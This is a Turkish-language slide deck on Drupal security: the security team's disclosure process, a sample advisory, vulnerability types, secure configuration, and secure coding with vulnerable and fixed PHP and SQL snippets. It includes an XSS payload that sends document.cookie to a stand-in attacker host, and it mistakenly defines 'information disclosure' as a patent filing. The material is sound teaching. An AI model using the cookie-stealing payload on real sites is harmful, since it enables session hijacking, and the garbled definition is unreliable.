

# Drupal Niye Güvenli?

Sabancı Üniversitesi

Drupal is an **open source** content management **platform** powering millions of websites and applications. It's built, used, and supported by an active and diverse **community** of people around the world.





# Kimler Drupal Kullanıyor?



Sabancı Üniversitesi



South African Government  
Australian Prime Minister  
Dutch Government  
French Government  
Best Buy  
McDonalds  
AT&T  
Java.net  
SourceForge

FedEx  
Sabancı Üniversitesi  
Koç Üniversitesi  
Maltepe Üniversitesi  
ODTÜ  
Warner Bros  
Ubuntu  
Universal Music  
Britney Spears

Jennifer Lopez  
NASA  
Harvard University  
MIT  
King of Belgium  
MotoGP  
France24  
Forbes  
BBC Magazines



Açık Kaynak ve Güvenlik

## Güvenli Düşünmek

Güvenlik için çalışan bir uzmanımız var, güvenliyiz...

Güvenlik için tüm ekibe eğitim aldirdık, artık güvenliyiz...

Yüksek güvenliklı şıfre kurallarımız var, herkesin şıfresi çok güçlü

Drupal'ın en güncel versiyonunu kullanıyoruz, güvenliyiz...

Güvenlik bir kişinin değil tüm kurumun sorumluluğundadır...

Güvenlik bir etkinlik veya proje değil, SÜREÇTİR

Eğer mesai arkadaşları ile paylaşmadıysa ☺

Peki ya Sunucu?

Drupal Güvenlik Ekibi


**Security Team Lead (1)**

**Security Team Coordinators (3)**

**Weekly Security Team Responders**

<https://drupal.org/security-team>

# Güvenlik Açıkları Nasıl Yönetiliyor



## Güvenlik Açıkları Nasıl Yönetiliyor

1. Açık tespit edilir
2. İlgili açık gizli bir şekilde güvenlik ekibine rapor edilir.
3. İlgili kod incelenir ve neleri etkilediği tespit edilir
4. Eğer açık varsa proje ekibi bilgilendirilir
5. Güvenlik ekibi ilgili açığın kapatılması için proje ekibine destek olur ve açık kapatılır.
6. Güncelleme tekrar incelenir ve ekip içinde tartışılır
7. En son kararlaştırılan düzenlemeler koda uygulanır
8. İlgili projenin yeni versiyonu duyurulur
9. Güvenlik ekibi, twitter, rss, sosyal medya vs. gibi ortamlarda açığı duyurur
10. Kullanıcılar modüllerini güncellerler



From: <security-news@drupal.org>  
Date: 2013/11/20  
Subject: [Security-news] SA-CONTRIB-2013-093 - Invitation - Access Bypass  
To: security-news@drupal.org

View online: <https://drupal.org/node/2140097>

- \* Advisory ID: DRUPAL-SA-CONTRIB-2013-093
- \* Project: Invitation [1] (third-party module)
- \* Version: 7.x
- \* Date: 2013-November-20
- \* Security risk: Critical [2]
- \* Exploitable from: Remote
- \* Vulnerability: Access bypass

#### ----- DESCRIPTION

The Invitation module restricts registration to users who have an invite code (for running a private beta).  
The module provides default views that don't check access to views prior to displaying private information like usernames and email addresses.

#### ----- CVE IDENTIFIER(S) ISSUED

- \* /A CVE identifier [3] will be requested, and added upon issuance, in accordance with Drupal Security Team processes./

#### ----- VERSIONS AFFECTED

- \* Invitation 7.x-2.x versions prior to 7.x-2.2.

Drupal core is not affected. If you do not use the contributed Invitation [4] module, there is nothing you need to do.

#### ----- SOLUTION

If you use the Invitation module for Drupal 7.x, you should disable the module. There is no release with a fix.

Also see the Invitation [5] project page.

#### ----- REPORTED BY

- \* j1ndustry [6]

#### ----- FIXED BY

Not applicable.

#### ----- COORDINATED BY

- \* Greg Knaddison [7] and Lee Rowlands [8] of the Drupal Security Team

#### ----- CONTACT AND MORE INFORMATION

The Drupal security team can be reached at security at [drupal.org](https://drupal.org) or via the contact form at <http://drupal.org/contact> [9].

Learn more about the Drupal Security team and their policies [10], writing secure code for Drupal [11], and securing your site [12].

## Bazı açıklık tanımları

Cross-site scripting (XSS) is a type of computer security vulnerability typically found in Web applications. XSS enables attackers to inject client-side script into Web pages viewed by other users.

Cross-site request forgery (CSRF), also known as a one-click attack or session riding and abbreviated as CSRF (sometimes pronounced sea-surf) or XSRF, is a type of malicious exploit of a website whereby unauthorized commands are transmitted from a user that the website trusts


Access bypass

SQL injection is a code injection technique, used to attack data driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker)

Arbitrary code execution is used to describe an attacker's ability to execute any commands of the attacker's choice on a target machine or in a target process. It is commonly used in arbitrary code execution vulnerability to describe a software bug that gives an attacker a way to execute arbitrary code.


An information disclosure statement refers to a submission of relevant background art or information to the United States Patent and Trademark Office (USPTO) by an applicant for a patent during the patent prosecution process.

En sık görülen Drupal açıkları




- XSS
- SQLi
- Other
- CSRF
- Arbitrary code execution
- Access bypass
- Information disclosure

reported in core and contrib SAs from June 1 2005 through March 20 2013







Secure code is not the  
only concern, it can be  
configured insecurely

# Güvenli Konfigürasyon

- Kullanıcı girişlerini kontrol edin & filtreleyin

Show row weights

NAME	ROLES	OPERATIONS
⛶ Filtered HTML	anonymous user, authenticated user, administrator	<a href="#">configure</a> <a href="#">disable</a>
⛶ Full HTML	administrator	<a href="#">configure</a> <a href="#">disable</a>
⛶ Plain text	All roles may use this format	<a href="#">configure</a>

Save changes

```
<script>  
document.write(location.href);  
</script>
```

```
<script>  
var i = new Image();  
i.src='<a href="http://www.saldirgan.com?cookie<br>=<u>'+escape(document.cookie)</u>">  
</script>
```

## Güvenli Konfigürasyon

- Güncel olun
- İzinleri doğru ayarlayın
- Şifrelerinizi düzenli olarak değiştirin
- Kullanıcı adı olarak admin, user, administrator kullanmayın
- Smap'a karşı önleminizi alın. Mollom kullanabilirsiniz
- Drupal güvenlik ekibine rapor etmekten çekinmeyin

## Güvenli Konfigürasyon

- drupal.org'daki aktif modülleri kullanın
- Kendi yazdığınız kodların güvenliğini denetleyin & denetletin (Acunetix, Nikto ve Skipfish)
- Güvenli hosting firması seçin
- PHP kod modülünü açmayın
- Captcha



```
Connection = dataSource.getConnection();  
Statement = connection.createStatement();  
selectSQL = "SELECT * FROM users";  
resultSet = statement.executeQuery(selectSQL);  
while(resultSet.next()) {  
    // ...  
}
```

## Güvenli Kodlama

# GÜVENMEYİN, KONTROL EDİN

```
<?php print '<tr><td>$title</td><td>'; ?>
```

```
<?php print '<a href="/..." title="$title">link metni</a>'; ?>
```

```
<?php print '<tr><td>'. check_plain($title) .'</td></tr>'; ?>
```

```
<?php print '<a href="/..." title="'. check_plain($title)  
.'">link metni</a>'; ?>
```

## Güvenli Kodlama

```
<?php print l(check_plain($title), 'node/'. $nid); ?>
```

```
<?php print l($title, 'node/'. $nid); ?>
```

```
<?php print '<a href="/$url">'; ?>
```

```
<?php print '<a href="/'. check_plain($url) .'">'; ?>
```

```
<?php print '<a href="/'. check_url($url) .'">'; ?>
```


## Güvenli Kodlama

```
db_query('SELECT foo FROM {table} t WHERE t.name = ' .  
$_GET['user']);
```

```
db_query("SELECT t.s FROM {table} t WHERE t.field IN (:users)",  
array(':users' => $from_user));
```

## Güvenli Kodlama

- Form API sizi korur
- \$\_POST kullanmayın
- Formları HTML ile oluşturmayın



The screenshot shows the 'User account' section of the Drupal.org website. At the top, there are links for 'Drupal Homepage' and 'Log in / Register'. Below this, the 'User account' title is followed by links for 'Create new account', 'Log in', and 'Request new password'. The 'Log in' link is highlighted. The login form consists of two input fields: 'Username \*' and 'Password \*'. Below the 'Username' field is a hint: 'Enter your Drupal.org username.' Below the 'Password' field is a hint: 'Enter the password that accompanies your username.' At the bottom of the form is a green 'Log in' button.

```
<form action="/user?destination=home" method="post" id="user-login" accept-charset="UTF-8">
  <div>
    <div class="form-item form-type-textfield form-item-name">...</div>
    <div class="form-item form-type-password form-item-pass">...</div>
    <input type="hidden" name="form_build_id" value="form-9VGLGQ7CIBlo9s1de_OG5lnXsjdVFfa0E5CUZ75BpFyk">
    <input type="hidden" name="form_id" value="user_login">
    <div class="form-actions form-wrapper" id="edit-actions">...</div>
  </div>
</form>
```



## Drupal Güvenlik Modülleri

- [https://drupal.org/project/security\\_review](https://drupal.org/project/security_review)
- <https://drupal.org/project/paranoia>
- <https://drupal.org/project/securepages>
- [https://drupal.org/project/password\\_policy](https://drupal.org/project/password_policy)
- <http://drupalscout.com/knowledge-base/contributed-modules-securing-your-drupal-site>

## Bağlantılar

- <http://radar.oreilly.com/2009/10/whitehouse-switch-drupal-opensource.html>
- <https://twitter.com/drupalsecurity>
- <http://drupalsecurityreport.org>
- <https://drupal.org/security>

Sizce Güvenli mi?

# Teşekkürler

Veli Akçakaya  
[veli@sabanciuniv.edu](mailto:veli@sabanciuniv.edu)